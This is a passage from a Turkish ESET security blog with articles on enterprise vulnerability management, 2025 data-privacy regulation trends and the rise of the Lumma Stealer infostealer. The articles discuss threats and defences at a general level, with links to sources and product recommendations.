Ayrıca en son yapay zekâ destekli dolandırıcılık taktiklerinden haberdar olmayı ve arkadaşlarınızı ve ailenizi deepfake ve yapay zekâ dolandırıcılığı konusunda eğitmeyi düşünün.
Yapay zekâ güdümlü dolandırıcılık saldırıları, teknoloji ucuzladıkça ve daha etkili hâle geldikçe artmaya devam edecek. Bu yeni siber silahlanma yarışı kurumsal ağ savunucuları ve onların düşmanları arasında gerçekleşirken arada kalanlar tüketiciler olacak. Sıradakinin siz olmadığınızdan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeepFake, Siber Güvenlik, Yapay Zekâ
---
### [Güvenlik açığı yönetiminde kurumlar nasıl ustalaşabilir?](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/)
**Published:** Şubat 10, 2025
**Author:** ESET
**Excerpt:** Yazılım yamalarının zamanında yapılmaması güvenlik açığı oluşturur. Bunun önemini kavramak için maliyetli bir ihlalin yaşanmasını beklemeyin.
**Content:**
*Yazılım yamalarının zamanında yapılmaması güvenlik açığı oluşturur. Bunun önemini kavramak için maliyetli bir ihlalin yaşanmasını beklemeyin.*
Güvenlik açığı istismarı uzun zamandır tehdit aktörleri için popüler bir taktik olmuştur. Ancak her ağ savunucusunu alarma geçirmesi gereken bir gerçek olarak giderek önem kazanıyor. Bir tahmine göre, veri ihlalleriyle sonuçlandığı gözlemlenen güvenlik açığı istismarı vakaları 2023’te [üç kat arttı](https://www.verizon.com/about/news/2024-data-breach-investigations-report-vulnerability-exploitation-boom#DBIR2024IntlNR). Ve güvenlik boşluklarını hedef alan saldırılar tehdit aktörlerinin fidye yazılımı saldırılarını başlatmasının [ilk üç yolundan biri ](https://www.verizon.com/about/news/2024-data-breach-investigations-report-vulnerability-exploitation-boom#DBIR2024IntlNR)olmaya devam ediyor.
CVE’lerin sayısı yeni rekor seviyelere ulaşmaya devam ederken kuruluşlar bununla başa çıkmakta zorlanıyor. Güvenlik açığı ile ilgili tehditleri azaltmak için daha tutarlı, otomatik ve risk tabanlı bir yaklaşıma ihtiyaçları var.
## Aşırı hata yüklemesi
Yazılım güvenlik açıkları kaçınılmazdır. İnsanlar bilgisayar kodunu yarattığı sürece, insan hatası sürece dahil olacak ve kötü aktörlerin istismar etmede çok uzman hâle geldiği hatalarla sonuçlanacaktır. Ancak bunu hızlı ve büyük ölçekte yapmak yalnızca fidye yazılımı ve veri hırsızlığına değil, aynı zamanda karmaşık [devlet destekli casusluk operasyonlarına](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2024-2-ve-3-ceyrek/), yıkıcı saldırılara ve daha fazlasına da kapı açmaktadır.
Ne yazık ki [her yıl yayımlanan CVE’lerin sayısı](https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/), çeşitli faktörler sayesinde inatçı bir şekilde artmaktadır.
- Yeni yazılım geliştirme ve sürekli entegrasyon, karmaşıklığın artmasına ve sık güncellemelere yol açarak saldırganlar için potansiyel giriş noktalarını genişletir. Ve bazen yeni güvenlik açıkları ortaya çıkarır. Aynı zamanda, şirketler genellikle üçüncü taraf bileşenlere, açık kaynak kütüphanelerine ve keşfedilmemiş güvenlik açıkları içerebilecek diğer bağımlılıklara dayanan yeni araçları benimsemektedir.
- Hıza genellikle güvenlikten daha fazla öncelik veriliyor, bu yazılımın yeterli kod kontrolleri yapılmadan geliştirildiği anlamına geliyor. Bu da hataların üretim koduna sızmasına neden oluyor, bazen de geliştiriciler tarafından kullanılan açık kaynak kodlu bileşenlerden kaynaklanıyor.
- Etik araştırmacılar, kısmen Pentagon ve Meta gibi çeşitli kuruluşlar tarafından yürütülen hata ödül programlarının çoğalması sayesinde çabalarını artırıyor. Bunlar sorumlu bir şekilde ifşa ediliyor ve söz konusu satıcılar tarafından yamalanıyor ancak müşteriler bu yamaları uygulamazlarsa istismarlara maruz kalacaklar.
- Ticari casus yazılım satıcıları yasal bir gri alanda faaliyet göstermektedir. Müşterilerine de (genellikle otokratik hükümetlere) düşmanlarını gözetlemeleri için kötü amaçlı yazılımlar ve açıklar satmaktadır. Birleşik Krallık Ulusal Siber Güvenlik Merkezi (NCSC) ticari “siber saldırı sektörünün” her on yılda iki katına çıktığını [tahmin etmektedir](https://www.infosecurity-magazine.com/news/governments-tech-giants-against/).
- Siber suç tedarik zinciri giderek profesyonelleşiyor ve ilk erişim aracıları (IAB’ler), genellikle güvenlik açığı istismarı yoluyla yalnızca kurban kuruluşlara sızmaya odaklanıyor. [2023 tarihli bir rapor](https://www.group-ib.com/resources/research-hub/hi-tech-crime-trends-2022/), siber suç forumlarındaki IAB’lerde %45’lik bir artış olduğunu ve 2022’de dark web IAB reklamlarının önceki 12 aya göre iki katına çıktığını kaydetmiştir.
## Ne tür güvenlik açığı dalga yaratıyor?
Güvenlik açığı ortamının hikâyesi hem değişim hem de süreklilikten oluşuyor. [MITRE’nin ilk 25 listesinde ](https://www.bleepingcomputer.com/news/security/mitre-shares-2024s-top-25-most-dangerous-software-weaknesses/)Haziran 2023 ve Haziran 2024 arasında görülen en yaygın ve tehlikeli yazılım kusurlarının olağan şüphelilerin çoğu yer almaktadır. Bunlar arasında siteler arası komut dosyası oluşturma, SQL enjeksiyonu, serbest bırakıldıktan sonra kullanım, sınır dışı okuma, kod enjeksiyonu ve siteler arası istek sahteciliği (CSRF) gibi yaygın olarak görülen güvenlik açığı kategorileri yer almaktadır.
Bunlar çoğu siber savunmacı için tanıdık olmalı. Bu nedenle sistemlerin iyileştirilmiş sertleştirilmesi/korunması ve/veya gelişmiş DevSecOps uygulamaları yoluyla azaltılması için daha az çaba gerektirebilir.
Ancak diğer eğilimler belki de daha da endişe vericidir. ABD Siber Güvenlik ve Altyapı Güvenliği Ajansı (CISA)*, 2023 En Çok Rutin Olarak İstismar Edilen Güvenlik Açıkları* [listesinde](https://www.cisa.gov/sites/default/files/2024-11/aa24-317a-2023-top-routinely-exploited-vulnerabilities.pdf), bu açıkların çoğunun başlangıçta sıfır gün olarak istismar edildiğini iddia ediyor. Bu, istismar sırasında herhangi bir yamanın mevcut olmadığı ve kuruluşların kendilerini güvende tutmak ya da etkiyi en aza indirmek için başka mekanizmalara güvenmek zorunda oldukları anlamına geliyor.
Başka yerlerde, düşük karmaşıklığa sahip ve çok az kullanıcı etkileşimi gerektiren veya hiç gerektirmeyen hatalar da sıklıkla tercih edilir. [Ticari casus yazılım satıcıları ](https://citizenlab.ca/2023/04/spyware-vendor-quadream-exploits-victims-customers/)tarafından kötü amaçlı yazılımlarını dağıtmak için sunulan sıfır tıklama istismarları buna bir örnektir.
Bir diğer eğilim ise güvenlik açığı istismarı ile çevre tabanlı ürünleri hedef almaktır. Ulusal Siber Güvenlik Merkezi (NCSC), genellikle dosya aktarım uygulamalarını, güvenlik duvarlarını, VPN’leri ve mobil cihaz yönetimi (MDM) tekliflerini hedef alan sıfır gün istismarlarını içeren bu tür saldırılarda bir artış olduğu konusunda [uyardı](https://www.ncsc.gov.uk/blog-post/products-on-your-perimeter). Şöyle diyor:
*Saldırganlar, çevreye maruz kalan ürünlerin çoğunun ‘tasarım gereği güvenli’ olmadığını ve bu nedenle güvenlik açıklarının popüler istemci yazılımlarından çok daha kolay bulunabileceğini fark ettiler. Dahası, bu ürünler tipik olarak düzgün kayıt tutmazlar (ya da adli olarak kolayca araştırılabilirler)*. *Bu da her istemci cihazın muhtemelen üst düzey dedektiflik yetenekleri çalıştırdığı bir ağda mükemmel dayanaklar oluşturur.*
## Güvenlik açığı işleri daha da kötüleştiriyor
Bu durum ağ savunucularını endişelendirmeye yetmiyormuş gibi çabaları daha da karmaşık hâle geliyor:
- Güvenlik açığından faydalanmanın olağanüstü hızı: Google Cloud araştırması, daha önce 32 gün olan ortalama kullanım süresinin 2023’te sadece beş gün olacağını tahmin ediyor.
- Çoğu zaman silikleşmiş eski teknolojiye sahip hibrit ve çoklu bulut ortamlarına yayılan günümüzün kurumsal BT ve OT/IoT sistemlerinin karmaşıklığı.
- Kalitesiz satıcı yamaları ve kafa karıştırıcı iletişimler, [savunucuların aynı çabayı tekrarlamasına neden olur. ](https://assured.co.uk/2024/patching-problems-why-vendor-security-updates-are-letting-down-customers/) Ve genellikle risk maruziyetlerini etkili bir şekilde ölçemedikleri anlamına gelir.
- Birçok kuruluşu en son CVE’ler hakkında güncel bilgi sağlayan kritik bir kaynaktan yoksun bırakan [NIST NVD birikimi](https://www.darkreading.com/vulnerabilities-threats/nist-needs-help-digging-out-of-its-vulnerability-backlog).
CISA’nın Bilinen Açıklar (KEV) kataloğunun [Verizon tarafından yapılan analizine ](https://www.verizon.com/business/en-gb/resources/reports/dbir/)göre:
- 30 gün sonunda güvenlik açıklarının %85’i giderilmedi
- 55 gün sonunda güvenlik açıklarının %50’si giderilmedi
- 60 gün sonunda güvenlik açıklarının %47’si giderilmedi
## Yamalanmış güvenlik açığı
Gerçek şu ki kurumsal BT ve güvenlik ekiplerinin yamalayabilmesi için her ay çok fazla sistemde çok fazla CVE yayımlanmaktadır. Bu nedenle risk büyüklüğü ve önem derecesine göre etkili bir şekilde önceliklendirmeye odaklanmalıdır. Bir [güvenlik açığı ve yama yönetimi çözümü ](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)seçerken aşağıdaki özellikleri göz önünde bulundurun:
- Bilinen CVE’ler için kurumsal ortamların otomatik taranması,
- Önem derecesine göre güvenlik açığı önceliklendirmesi,
- Güvenlik açığı bulunan yazılımları ve varlıkları, ilgili CVE’leri ve yamaları vb. belirlemek için ayrıntılı raporlama,
- Kurumsal ihtiyaçlara göre yama için belirli varlıkları seçme esnekliği,
- Otomatik veya manuel yama seçenekleri.
Sıfırıncı gün tehditleri için olası istismarları otomatik olarak açan ve tarayan ve kötü niyetli olup olmadığını kontrol etmek için bulut tabanlı bir sanal alanda çalıştırılan [gelişmiş tehdit algılamayı ](https://www.eset.com/tr/business/solutions/advanced-threat-defense/#solutions)düşünün. Makine öğrenimi algoritmaları, yeni tehditleri dakikalar içinde yüksek doğruluk derecesiyle tanımlamak, otomatik olarak engellemek ve her bir örneğin durumunu sağlamak için koda uygulanabilir.
Diğer taktikler arasında ağların mikro bölümlere ayrılması, sıfır güven ağ erişimi, ağ izleme (olağandışı davranışlar için) ve güçlü [siber güvenlik farkındalık programları ](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/)yer alabilir.
Tehdit aktörleri giderek daha fazla sayıda kendi yapay zekâ araçlarını benimsedikçe internete yönelik saldırılara maruz kalan savunmasız varlıkları taramaları daha kolay hâle gelecektir. Zamanla, üretken yapay zekâyı sıfırıncı gün açıklarını bulmaya yardımcı olmak için bile kullanabilirler. En iyi savunma, bilgi sahibi olmak ve güvenilir güvenlik ortaklarınızla düzenli bir diyalog sürdürmektir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Fidye Yazılımı, Güvenlik açığı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Veri gizliliği konusunda değişen manzara: 2025 trendleri](https://antivirus.com.tr/veri-gizliligi-konusunda-degisen-manzara-2025-trendleri/)
**Published:** Şubat 5, 2025
**Author:** ESET
**Excerpt:** Gelen yasalar, tehdit ortamındaki daha geniş kapsamlı gelişmelerle birleştiğinde güvenlik ve veri gizliliği için daha fazla karmaşıklık ve aciliyet yaratacaktır
**Content:**
*Gelen yasalar, tehdit ortamındaki daha geniş kapsamlı gelişmelerle birleştiğinde güvenlik ve veri gizliliği için daha fazla karmaşıklık ve aciliyet yaratacaktır*
[Veri Gizliliği Haftası ](https://www.staysafeonline.org/data-privacy-week)(27-31 Ocak) ve [Veri Koruma Günü ](https://www.staysafeonline.org/data-privacy-week)(28 Ocak) ‘nü geride bırakmışken veri korumanın modern kuruluşların başarısında oynadığı kritik role dikkat çekmek için mükemmel bir zaman
Aslında gizlilik ve veri koruma siber güvenlikle el ele gider. GDPR gibi önemli yasalar yalnızca müşterilerinizin gizlilik haklarını korumanın değil, aynı zamanda şifreleme gibi en son teknolojiler aracılığıyla en hassas kişisel bilgilerini (PII) korumanın gerekliliğini vurgulamaktadır. Veri Gizliliği Haftası gibi kampanyalar yıllık etkinliklerden daha fazlasıdır. Sürekli gelişen dijital ortamda verilerin güvenliğine ve gizliliğine öncelik vermek için harekete geçme çağrıları olarak düşünülmelidir.
Geçtiğimiz 12 ay; yeni yasalar, önemli hukuki kararlar ve ortaya çıkan teknoloji ve tehdit trendleri sayesinde küresel gizlilik için önemli bir dönem oldu. Şimdi 2025 yılında da aynı şeylerin yaşanmasına hazırlanma zamanı.
## 2024’te ne oldu?
Geçtiğimiz yıl boyunca tanık olduklarımız:
### Bazı şaşırtıcı para cezaları ve uzlaşmalar
- Üçüncü taraf verilerini işlemek için kullanıcılardan resmi onay talep etmediği gerekçesiyle [LinkedIn’e](https://www.dataprotection.ie/en/news-media/press-releases/irish-data-protection-commission-fines-linkedin-ireland-eu310-million) 310 milyon € (318 milyon $) GDPR cezası,
- ABD’de depolanan sürücü verilerini yeterince koruyamadığı için [Uber’e ](https://www.edpb.europa.eu/news/news/2024/dutch-sa-imposes-fine-290-million-euro-uber-because-transfers-drivers-data-us_en)294 milyon € (332 milyon $) GDPR cezası,
- Kullanıcıların şifrelerini düz metin olarak sakladığı için [Meta’ya](https://www.dataprotection.ie/en/news-media/press-releases/DPC-announces-91-million-fine-of-Meta) 91 milyon € (93 milyon $) GDPR cezası,
- Vatandaşların biyometrik verilerinin hukuka aykırı olarak ele geçirilmesi ve kullanılması nedeniyle [Meta ile Teksas eyaleti arasında ](https://www.texasattorneygeneral.gov/news/releases/attorney-general-ken-paxton-secures-14-billion-settlement-meta-over-its-unauthorized-capture) 1,4 milyar dolarlık bir anlaşma.
### Önemli mahkeme kararları
Avrupa Birliği Adalet Divanı’ndan (ABAD) çıkan önemli kararlar, blokta faaliyet gösteren kuruluşlar için önemli sonuçlar doğuracaktır. Bunlar arasında şunlar yer almaktadır:
- ABAD’ın, işletmelerin haksız rekabet yasaları kapsamında GDPR ihlalleri nedeniyle rakiplerine dava açabileceğine hükmettiği [Lindenpotheke davası](https://www.taylorwessing.com/en/insights-and-events/insights/2024/10/ecj-lindenapotheke). Aynı karar sağlık verilerinin tanımını da genişletmiştir.
- ABAD’ın, kuruluşların sıkı gizlilik önlemlerine uyması koşuluyla kişisel verilerin işlenmesinin yasal dayanağı olarak “meşru menfaatleri” açıklığa kavuşturduğu [C-621/22 sayılı karar](https://privacymatters.dlapiper.com/2024/10/eu-cjeu-confirms-that-legitimate-interests-can-cover-purely-commercial-interests/).
### Siber güvenlikle ilgili daha fazla yasa
2024’te gerçekleşen veya devam edenler arasında şunlar vardı:
- Daha fazla kuruluşu kapsama alan ve sıkı siber güvenlik kontrolleri uygulamalarını gerektiren [NIS2](https://antivirus.com.tr/nis2-yeni-avrupa-birligi-siber-guvenlik-yonergesi/),
- Bölgede satılan donanım ve yazılımlar için sıkı bir dizi güvenlik gereksinimini zorunlu kılan [Siber Dayanıklılık Yasası ](https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act)(CRA),
- Üye devletlerin büyük ölçekli siber güvenlik tehditlerini daha iyi tespit etmelerine, bunlara hazırlanmalarına ve yanıt vermelerine yardımcı olmak üzere tasarlanan [Siber Dayanışma Yasası ](https://digital-strategy.ec.europa.eu/en/policies/cyber-solidarity)(CSA).
### Küresel yapay zekâ yönetişim çabaları
Bunlar:
- [AB Yapay Zekâ Yasası](https://artificialintelligenceact.eu/)
- [Avrupa Konseyi Yapay Zekâ Çerçeve Sözleşmesi](https://www.coe.int/en/web/artificial-intelligence/the-framework-convention-on-artificial-intelligence)‘ne daha fazla imza (Birleşik Krallık, AB ve ABD dahil)
- Çin [Yapay Zekâ Güvenliği Yönetişim Çerçevesi](https://english.www.gov.cn/news/202409/10/content_WS66df9f30c6d0868f4e8eac91.html)
*Kuruluşunuzun belirli düzenlemelerle nasıl uyumlu olabileceği hakkında daha fazla bilgi edinmek için ESET’*[*in İşletmeler için Siber Güvenlik Uyumluluğu* ](https://www.eset.com/int/business/cybersecurity-compliance-for-business/)*sayfasına göz atın.*

## 2025’te sizi neler bekliyor?
Bu olayların birçoğunun etkisi 2025 ve sonrasında hissedilirken yeni çıkan yasalar ve uzun vadeli tehdit ortamı eğilimleri güvenlik ve uyum ekipleri için daha fazla karmaşıklık ve aciliyet yaratacaktır. Şunlar için hazırlıklı olun:
### [Veri gizliliği](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) için daha fazla koruma
Bunlar arasında Kanada’nın C-27 Yasası, Birleşik Krallık’ın Veri (Kullanım ve Erişim) Yasası ve Delaware, Iowa, Nebraska, New Hampshire, New Jersey, Tennessee, Minnesota ve Maryland’de en az sekiz eyalet düzeyinde gizlilik yasası bulunmaktadır. Bunlar kümülatif olarak gizlilik hakları konusunda farkındalık yaratmaya ve bu hakları yasalara dahil etmeye yardımcı olmanın yanı sıra düzenleyici yaptırımlara da kapı açacaktır. Sonuç büyük olasılıkla uyum ekipleri ve iş liderleri üzerindeki veri koruma önlemlerini geliştirme baskısını artırmak olacaktır.
### Daha fazla uygulama
Ayrıca 2024’te kabul edilen yasalar yürürlüğe girmeye başladıkça ve çeşitli gereklilikler yürürlüğe girdikçe düzenleyicilerin kaslarını esnetmeye başladığını görmeyi bekleyebiliriz. Örneğin, AB Yapay Zekâ Yasası:
- Kabul edilemez riskler oluşturan yapay zekâ sistemlerinin (sosyal puanlama ve hedeflenmemiş yüz verileri kazıma dahil) 2 Şubat’tan itibaren yasaklanması,
- Genel amaçlı yapay zekâ modelleri için 2 Ağustos’ta yürürlüğe girecek olan gereklilikler, üretken yapay zekâ (GenAI) geliştiricilerinin sistemik riskleri değerlendirip azaltmaları ve siber güvenlik önlemlerini belgelemeleri için bir zorunluluk içerecek.
### Daha fazla tehdit ve daha fazla veri gizliliği
Geçtiğimiz yıl [ABD](https://www.idtheftcenter.org/publication/2023-data-breach-report/)‘de kamuya açık olarak bildirilen veri ihlalleri rekor seviyelere ulaştı ve bunun sonucunda 353 milyondan fazla son kullanıcı kimlik dolandırıcılığına maruz kaldı. Yapay zekâ araçları, çalınan kimlik bilgileri ve hizmet tabanlı teklifler siber suç yeraltında çoğalmaya devam ettikçe hazırlıksız güvenlik ekiplerini yakalayabilecek nispeten sofistike siber saldırıların bir tufanını bekleyin. Özellikle GenAI sosyal mühendislik kampanyalarının kalitesini artıracak ve savunmasız ve açıkta kalan BT varlıklarının keşfini kolaylaştıracaktır.
Güvenlik duruşlarını en iyi uygulamalar doğrultusunda geliştirmeyen kuruluşlar, küresel gizlilik düzenleyicilerinin incelemesini davet etme riskiyle karşı karşıyadır.
### Yeni yasaları silah olarak kullanan tehdit aktörleri
Tıpkı GDPR’nin yürürlüğe girmesinin ardından yaptıkları gibi, siber suçlular düzenleyici eylem tehdidini kullanarak mağdurları şantaj saldırılarında ödeme yapmaya zorlayabilir. Örneğin NIS2 cezaları 10 milyon Euro’ya ya da küresel yıllık gelirin %2’sine ulaşabilir. Yeni yasanın düzenlemeye tabi kuruluşlar arasında iyileştirmeler yapılmasına yardımcı olması halinde, tehdit aktörlerinin dikkatlerini daha küçük firmalar gibi yönergeye tabi olmayan kuruluşlara çevirmesi de mümkündür.
### Yapay zekâ veri gizliliği uyumluluğunda zorluklar yaratıyor
Yapay zekâ sistemlerinin büyük hacimli veriler üzerinde eğitilmesi gerekir. Bazen bu veriler web’den kazınır ve bazen de mevcut müşteri hesaplarından gelir. Bu durum, onay açıkça alınmamışsa potansiyel gizlilik sorunları yaratır ([LinkedIn’](https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2024/09/our-statement-on-changes-to-linkedin-ai-data-policy/)in Birleşik Krallık’ta keşfettiği gibi). Opak yapay zekâ sistemleri, kullanıcılar tarafından talep edildiğinde kuruluşların kişisel bilgileri kaldırmasını veya düzeltmesini de zorlaştırabilir. Colorado’nun öncülüğünde birkaç ABD eyaleti yapay zekâ yasaları planlamaktadır.
## Veri gizliliği için ne yapmalı?
Bu çerçevede, 2025 yılı güvenlik ve uyum ekipleri için kritik bir yıl olabilir. Oyunda bir adım önde olduğunuzdan emin olun:
- İlgili düzenleyici ve yasal değişiklikleri takip etmek ve kuruluşunuz için geçerli olan uyumluluk gerekliliklerini anlamak,
- Sektördeki en iyi uygulamalar doğrultusunda veri güvenliğinin artırılması,
- Kurumsal veri sahiplerinin net bir şekilde belirlenmesini sağlamak ve ilgili herkesin rol ve sorumluluklarını tanımlayan sağlam bir raporlama sistemi oluşturmak,
- Herhangi bir yeni ürün veya hizmeti (örneğin, yeni bir yapay zekâ aracı) sunmadan önce veri koruma etki değerlendirmelerinin (DPIA’lar) gerçekleştirilmesi ve DPIA’ya dayalı olarak uygun önlemlerin alınması,
- Performansın izlenmesi, güvenlik protokollerinin gözden geçirilmesi ve dikkat gerektiren alanların ele alınması.
Veri koruma genellikle bir yük gibi görünebilir ancak aslında bir fırsat olarak görülmelidir. Kuruluşunuza müşteri sadakatini ve güvenini artırma şansı sunarken finansal ve itibar açısından zarar verici ihlal riskini azaltmaktan bahsetmeye bile gerek yok. 2025’e bu gözle bakarsanız önümüzdeki 12 ay yeni iş olanaklarına kapı açabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, Kurumsal Güvenlik, Siber Güvenlik, Veri Gizliliği
---
### [Bilgi hırsızı hızla büyüyor: Lumma Stealer ](https://antivirus.com.tr/bilgi-hirsizi-hizla-buyuyor-lumma-stealer/)
**Published:** Şubat 5, 2025
**Author:** ESET
**Excerpt:** ESET araştırmacıları, yayımladıkları Tehdit Raporu'nda hem tüketicileri hem de işletmeleri tehdit eden bilgi hırsızı Lumma Stealer'da artış olduğunu gözlemledi.
**Content:**
*ESET araştırmacıları, iki yılda bir yayımladıkları ESET Tehdit Raporu’nda hem tüketicileri hem de işletmeleri sessizce tehdit eden bilgi hırsızı Lumma Stealer tespitlerinde büyük bir artış olduğunu ortaya koydu.*
ESET Research korkutucu bir istatistikle geri döndü: Daha önce oyunculara yönelik bir tehdit olarak bildirdiğimiz bir bilgi hırsızı olan Lumma Stealer’ın tespitleri, H1 ve H2 2024 arasında %369 arttı. Lumma gibi bilgi hırsızları, genellikle sahiplerinin bilgisi olmadan hem tüketici hem de iş sistemlerini rahatsız etmeye devam ettiğinden bu durum bir sorundur.
Bilgi hırsızları her ne kadar sinsi olsalar da güvenlik açıkları da yok değil. ESET ürünleri bu açıklardan sizin güvenliğiniz için faydalanabilir.
## Bilgi hırsızı Lumma’nın hikâyesi
[LummaC2 Stealer ](https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma)olarak da bilinen bu hizmet olarak kötü amaçlı yazılım çoğunlukla kripto para cüzdanlarını, kullanıcı kimlik bilgilerini ve iki faktörlü kimlik doğrulama tarayıcı uzantılarını hedef alır ancak tehlikeye atılan makinelerden çeşitli diğer verileri de sızdırmaya çalışır.
**Hizmet olarak kötü amaçlı yazılım (MaaS) nedir?**
Modern yazılım tekliflerinden farklı olarak, hizmet olarak kötü amaçlı yazılım, ilgili taraflara hazır ve anında dağıtılabilir kötü amaçlı yazılım çözümleri sağlayan [bir iş modelidir](https://antivirus.com.tr/maas-ve-daha-fazlasi-ile-siber-suclarin-demokratiklesmesi/). Genellikle dark web’de bulunan yeraltı bilgisayar korsanlığı forumlarında sunulan MaaS operatörleri, tek seferlik satın alma veya abonelik yoluyla çeşitli kötü amaçlı yazılımlar sağlar. Nihayetinde bu kolay erişim, gelişmiş teknik becerilere sahip olmayanların bile siber saldırılar başlatmasına olanak [tanıyarak yaygınlıklarını artırıyor](https://www.infosecurity-magazine.com/news/malware-service-top-threat/).
Lumma Stealer ilk olarak Ağustos 2022’de ortaya çıktı ve hack forumları ve Telegram’da katmanlı bir fiyatlandırma yapısı aracılığıyla satışa sunuldu. Maliyet 250 ila 20.000 dolar arasında değişiyor ve en pahalı katman, alıcıların bilgi hırsızının kaynak koduna erişmesine izin veriyor. Bu da suçluların satıcı olarak hareket etmesini sağlıyor.

ESET telemetri, H2 2024 için Lumma Stealer tespitinde büyük bir artış olduğunu gösteriyor. (Kaynak: ESET Tehdit Raporu H2 2024)
Lumma hazır bir kötü amaçlı yazılım çözümü olduğundan acemi tehdit aktörleri için paylaşılması daha kolaydır. Kullanım kolaylığı ve işlevlerinin genişliği onu tek başına saldırganlar için cazip bir seçenek haline getirmektedir. Ayrıca fark edilmeden birden fazla vektör aracılığıyla yayılabilmesi onu daha da kullanışlı olmasını sağlıyor.
## Saldırı vektörleri ve ESET telemetrisi
Lumma Stealer çeşitli dağıtım vektörleri aracılığıyla yayılabilirken bazı yöntemler diğerlerinden daha zekicedir. Ekim 2024’te keşfedilen özellikle sofistike bir kampanya, Lumma Stealer’ı [sahte CAPTCHA ](https://www.darkreading.com/cyberattacks-data-breaches/trick-captcha-lumma-stealer-malware)siteleri aracılığıyla dağıttı ve başarılı bir “doğrulama” sonrasında bilgi hırsızını kurbanın cihazına gönderdi.
Lumma Stealer’ın yayılmasını sağlayan diğer yollar arasında [ChatGPT ](https://gridinsoft.com/blogs/malicious-fake-chatgpt/)veya [Vegas Pro ](https://gridinsoft.com/blogs/malicious-fake-chatgpt/)gibi popüler açık kaynaklı veya ücretli uygulamaların kırılmış kurulumları yer alıyor. Bilgi hırsızı ayrıca kimlik avı e-postaları veya Discord mesajları yoluyla da yayılabilir, bu da en genç çevrimiçi kullanıcıların bile gelen kutusuna düşme olasılığını artırır.
**Biliyor muydunuz?**
Discord gibi mesaj panoları kötü amaçlı yazılımların ve dolandırıcılıkların yayılmasında [önemli bir rol oynayabilir](https://www.bleepingcomputer.com/news/security/discord-still-a-hotbed-of-malware-activity-now-apts-join-the-fun/). Bunun nedeni, bu tür yerlerin çevrimiçi insan faaliyetleri için bir tür dijital kavşak görevi görmesi ve onları kötüye kullanım için olgunlaştırmasıdır. Dahası, tehdit aktörleri kötü amaçlı yazılımları dağıtmak için bu tür çevrimiçi/bulut platformlarının [içerik dağıtım ağlarını ](https://www.bleepingcomputer.com/news/security/discord-still-a-hotbed-of-malware-activity-now-apts-join-the-fun/)da kötüye kullanabilir.
ESET ayrıca Win/Rozena.ADZ enjektörünün Lumma Stealer’ı, çevrimiçi pazarlarda ve yetişkin içerikli web sitelerindeki güvenliği ihlal edilmiş videolar aracılığıyla sunduğu bir kampanya da tespit etti. Aynı şekilde, Windows’un korsan kopyaları için KMS etkinleştiricilerinde de Lumma Stealer tespit edildi.
Son olarak Haziran 2024’te ESET Research, popüler Hamster Kombat mobil tıklama oyununun oyuncularının [hedef alındığını](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/siber-suclular-oyunseverlerin-pesinde/) ve Lumma Stealer içeren kriptoların oyun için yararlı otomasyon araçları kisvesi altında GitHub depolarına gizlendiğini bildirdi.
## Serbest dolaşan birçok bilgi hırsızından sadece biri
ESET’in H2 2024 telemetri sonuçlarına göre en fazla Lumma Stealer saldırı girişimi Peru, Polonya, İspanya, Meksika ve Slovakya’da kaydedildi. Bununla birlikte, Lumma ortalıkta dolaşan tek bilgi hırsızı değil ve genel olarak, H2 2024’te bilgi hırsızı saldırılarının hedef aldığı ilk beş ülke Japonya, İspanya, Türkiye, Polonya ve İtalya oldu.

ESET’in bilgi hırsızı tespitleri küresel bir trend çiziyor. (Kaynak: ESET Tehdit Raporu H2 2024)

Bunlar ESET’in H2 2024’te tespit ettiği ilk 10 bilgi hırsızı. (Kaynak: ESET Tehdit Raporu H2 2024)
Diğer önemli bilgi hırsızları arasında, ilk olarak 2016 yılında keşfedilen ve çoğunlukla e-posta kimlik avı yoluyla yayılan Formbook yer almaktadır. Bu bilgi hırsızı pano verilerini, tuş vuruşlarını, ekran görüntülerini ve önbelleğe alınmış tarayıcı verilerini toplar ve daha derin analizi önlemek için gelişmiş gizleme teknikleri kullanır. Ayrıca Polonya, Romanya, Çekya ve Hırvatistan gibi Orta ve Doğu Avrupa ülkelerinde büyük ölçekli ModiLoader ve AceCryptor kampanyalarının bir parçası olarak tespit edilmiştir.

Potansiyel olarak Formbook bilgi hırsızı içeren bir ModiLoader kimlik avı e-postası örneği. (Kaynak: ESET Tehdit Raporu H2 2024)
## Casusluk başka bir güne kalsın
Bilgi hırsızları çok zararlıdır çünkü kısa bir süre için bile olsa kimlik bilgilerinin ele geçirilmesi hem bireyler hem de işletmeler için oldukça yıkıcı olabilir. Bir bilgi hırsızı bir kişinin kimlik bilgilerini, fonlarını veya kimliğini çalmak için yeterli veriyi topladığında bu kişi fonlarını (kripto veya nakit), kişisel hesaplarına erişimini ve daha fazlasını kaybedebilir. Tehlikeye giren işletmeler ağa sızma, veri ihlalleri, gasp ve fidye yazılımı saldırıları gibi maliyetli siber olaylarla karşılaşabilir.
Neyse ki bilgi hırsızlarının ve benzer tehditlerin cihazlarımıza sızmasını önlemenin birçok yolu var:
- **Uç nokta güvenliği edinin:** Çoğu kötü amaçlı yazılımın sistemlerimizi mahvetmesini önlemenin en kolay yolu, gerçek zamanlı korumaya sahip bir uç nokta güvenlik çözümü kurmaktır. [ESET Endpoint Security ](https://www.eset.com/tr/business/solutions/endpoint-protection/)veya [ESET Home Security](https://www.eset.com/tr/home/protection-plans/), bilgisayar performansını engellemeden koruma sağlayan çok katmanlı [ESET LiveSense ](https://www.eset.com/tr/about/technology/)teknolojisi sayesinde böyle bir çözüm sunar.
